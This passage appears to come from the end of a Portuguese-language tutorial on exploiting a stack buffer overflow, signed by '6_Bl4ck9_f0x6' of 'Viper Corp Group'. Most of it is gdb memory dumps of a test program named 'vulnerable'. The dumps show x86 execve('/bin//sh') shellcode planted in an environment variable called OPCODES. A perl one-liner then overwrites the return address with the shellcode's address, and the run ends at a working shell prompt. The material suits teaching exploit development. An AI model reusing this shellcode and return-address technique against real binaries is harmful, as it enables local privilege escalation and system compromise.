0xbffff6b4:     0x70    0x83    0x04    0x08    0x00    0x00    0x00    0x00
0xbffff6bc:     0x91    0x83    0x04    0x08    0x4b    0x84    0x04    0x08
0xbffff6c4:     0x02    0x00    0x00    0x00    0xe4    0xf6    0xff    0xbf
0xbffff6cc:     0xf0    0x84    0x04    0x08    0xa0    0x84    0x04    0x08
0xbffff6d4:     0x40    0x6c    0xff    0xb7    0xdc    0xf6    0xff    0xbf
0xbffff6dc:     0xe4    0x14    0x00    0xb8    0x02    0x00    0x00    0x00
0xbffff6e4:     0x4f    0xf8    0xff    0xbf    0x6d    0xf8    0xff    0xbf
0xbffff6ec:     0x00    0x00    0x00    0x00    0x81    0xf8    0xff    0xbf
0xbffff6f4:     0xae    0xf8    0xff    0xbf    0xc2    0xf8    0xff    0xbf
0xbffff6fc:     0xd5    0xf8    0xff    0xbf    0xf0    0xf8    0xff    0xbf
0xbffff704:     0x15    0xf9    0xff    0xbf
(gdb)
0xbffff708:     0x20    0xf9    0xff    0xbf    0x2e    0xf9    0xff    0xbf
0xbffff710:     0x7a    0xf9    0xff    0xbf    0x9e    0xf9    0xff    0xbf
0xbffff718:     0xef    0xf9    0xff    0xbf    0x08    0xfa    0xff    0xbf
0xbffff720:     0x1d    0xfa    0xff    0xbf    0x2f    0xfa    0xff    0xbf
0xbffff728:     0x3c    0xfa    0xff    0xbf    0x52    0xfa    0xff    0xbf
0xbffff730:     0x5c    0xfa    0xff    0xbf    0xd7    0xfc    0xff    0xbf
0xbffff738:     0x04    0xfd    0xff    0xbf    0x36    0xfd    0xff    0xbf
0xbffff740:     0x42    0xfd    0xff    0xbf    0x6e    0xfd    0xff    0xbf
0xbffff748:     0x82    0xfd    0xff    0xbf    0x01    0xfe    0xff    0xbf
0xbffff750:     0x13    0xfe    0xff    0xbf    0x28    0xfe    0xff    0xbf
0xbffff758:     0x5e    0xfe    0xff    0xbf    0x75    0xfe    0xff    0xbf
0xbffff760:     0x8d    0xfe    0xff    0xbf    0x98    0xfe    0xff    0xbf
0xbffff768:     0xa1    0xfe    0xff    0xbf
(gdb)
0xbffff76c:     0xc0    0xfe    0xff    0xbf    0xc8    0xfe    0xff    0xbf
0xbffff774:     0xd8    0xfe    0xff    0xbf    0xe7    0xfe    0xff    0xbf
0xbffff77c:     0xfe    0xfe    0xff    0xbf    0x0b    0xff    0xff    0xbf
0xbffff784:     0x35    0xff    0xff    0xbf    0x97    0xff    0xff    0xbf
0xbffff78c:     0xac    0xff    0xff    0xbf    0xb9    0xff    0xff    0xbf
0xbffff794:     0xcb    0xff    0xff    0xbf    0xd3    0xff    0xff    0xbf
0xbffff79c:     0x00    0x00    0x00    0x00    0x20    0x00    0x00    0x00
0xbffff7a4:     0x00    0xa4    0xfe    0xb7    0x21    0x00    0x00    0x00
0xbffff7ac:     0x00    0xa0    0xfe    0xb7    0x10    0x00    0x00    0x00
0xbffff7b4:     0xff    0xfb    0x8b    0x07    0x06    0x00    0x00    0x00
0xbffff7bc:     0x00    0x10    0x00    0x00    0x11    0x00    0x00    0x00
0xbffff7c4:     0x64    0x00    0x00    0x00    0x03    0x00    0x00    0x00
0xbffff7cc:     0x34    0x80    0x04    0x08
(gdb)
```

```
0xbffff7d0:     0x04    0x00    0x00    0x00    0x20    0x00    0x00    0x00
0xbffff7d8:     0x05    0x00    0x00    0x00    0x07    0x00    0x00    0x00
0xbffff7e0:     0x07    0x00    0x00    0x00    0x00    0xb0    0xfe    0xb7
0xbffff7e8:     0x08    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff7f0:     0x09    0x00    0x00    0x00    0x70    0x83    0x04    0x08
0xbffff7f8:     0x0b    0x00    0x00    0x00    0xe9    0x03    0x00    0x00
0xbffff800:     0x0c    0x00    0x00    0x00    0xe9    0x03    0x00    0x00
0xbffff808:     0x0d    0x00    0x00    0x00    0xf0    0x03    0x00    0x00
0xbffff810:     0x0e    0x00    0x00    0x00    0xf0    0x03    0x00    0x00
0xbffff818:     0x17    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff820:     0x0f    0x00    0x00    0x00    0x3b    0xf8    0xff    0xbf
0xbffff828:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff830:     0x00    0x00    0x00    0x00
(gdb)
0xbffff834:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x69
0xbffff83c:     0x36    0x38    0x36    0x00    0x00    0x00    0x00    0x00
0xbffff844:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff84c:     0x00    0x00    0x00    0x2f    0x68    0x6f    0x6d    0x65
0xbffff854:     0x2f    0x66    0x6f    0x78    0x37    0x2f    0x44    0x65
0xbffff85c:     0x73    0x6b    0x74    0x6f    0x70    0x2f    0x76    0x75
0xbffff864:     0x6c    0x6e    0x65    0x72    0x61    0x62    0x6c    0x65
0xbffff86c:     0x00    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xbffff874:     0x42    0x42    0x42    0x42    0x42    0x42    0x42    0x42
0xbffff87c:     0x42    0x42    0x42    0x42    0x00    0x4d    0x41    0x4e
0xbffff884:     0x50    0x41    0x54    0x48    0x3d    0x3a    0x2f    0x75
0xbffff88c:     0x73    0x72    0x2f    0x6c    0x69    0x62    0x2f    0x6a
0xbffff894:     0x61    0x76    0x61    0x2f
(gdb)
0xbffff898:     0x6d    0x61    0x6e    0x3a    0x2f    0x75    0x73    0x72
0xbffff8a0:     0x2f    0x6c    0x69    0x62    0x2f    0x6a    0x61    0x76
0xbffff8a8:     0x61    0x2f    0x6d    0x61    0x6e    0x00    0x4b    0x44
0xbffff8b0:     0x45    0x5f    0x4d    0x55    0x4c    0x54    0x49    0x48
0xbffff8b8:     0x45    0x41    0x44    0x3d    0x66    0x61    0x6c    0x73
0xbffff8c0:     0x65    0x00    0x53    0x53    0x48    0x5f    0x41    0x47
0xbffff8c8:     0x45    0x4e    0x54    0x5f    0x50    0x49    0x44    0x3d
0xbffff8d0:     0x32    0x34    0x30    0x34    0x00    0x44    0x4d    0x5f
0xbffff8d8:     0x43    0x4f    0x4e    0x54    0x52    0x4f    0x4c    0x3d
0xbffff8e0:     0x2f    0x76    0x61    0x72    0x2f    0x72    0x75    0x6e
0xbffff8e8:     0x2f    0x78    0x64    0x6d    0x63    0x74    0x6c    0x00
0xbffff8f0:     0x4f    0x50    0x43    0x4f    0x44    0x45    0x53    0x3d
0xbffff8f8:     0x41    0x41    0x41    0x41
(gdb)
0xbffff8fc:     0x31    0xc0    0x50    0x68    0x2f    0x2f    0x73    0x68
0xbffff904:     0x68    0x2f    0x62    0x69    0x6e    0x89    0xe3    0x50
0xbffff90c:     0x53    0x89    0xe1    0x99    0xb0    0x0b    0xcd    0x80
0xbffff914:     0x00    0x54    0x45    0x52    0x4d    0x3d    0x78    0x74
0xbffff91c:     0x65    0x72    0x6d    0x00    0x53    0x48    0x45    0x4c
0xbffff924:     0x4c    0x3d    0x2f    0x62    0x69    0x6e    0x2f    0x73
0xbffff92c:     0x68    0x00    0x58    0x44    0x4d    0x5f    0x4d    0x41
0xbffff934:     0x4e    0x41    0x47    0x45    0x44    0x3d    0x2f    0x76
0xbffff93c:     0x61    0x72    0x2f    0x72    0x75    0x6e    0x2f    0x78
0xbffff944:     0x64    0x6d    0x63    0x74    0x6c    0x2f    0x78    0x64
0xbffff94c:     0x6d    0x63    0x74    0x6c    0x2d    0x3a    0x30    0x2c
0xbffff954:     0x6d    0x61    0x79    0x73    0x64    0x2c    0x6d    0x61
0xbffff95c:     0x79    0x66    0x6e    0x2c
(gdb)
```

```
(gdb) x/s 0xbffff8fc
0xbffff8fc:      "1ÀPh//shh/bin\211ãPS\211á\231°\vÍ\200"
(gdb) x/s 0xbffff8fc-12
0xbffff8f0:      "OPCODES=AAAA1ÀPh//shh/bin\211ãPS\211á\231°\vÍ\200"
(gdb) x/s 0xbffff8fc-4
0xbffff8f8:      "AAAA1ÀPh//shh/bin\211ãPS\211á\231°\vÍ\200"
(gdb) r `perl -e ' print "\xf0\xf8\xff\xbf" x 3'`
Starting program: /home/fox7/Desktop/vulnerable `perl -e '                                                print
"\xf0\xf8\xff\xbf" x 3'`
Your argument is this: ðøÿ¿ðøÿ¿ðøÿ¿
sh-3.1$
```

----- Capitulo 0x00000009

[=] + ========== + [=]

-----=[Consideracoes finais]=-----

[=] + ========== + [=]

[]'s

Te amo, muito.

By

6_Bl4ck9_f0x6 – Viper Corp Group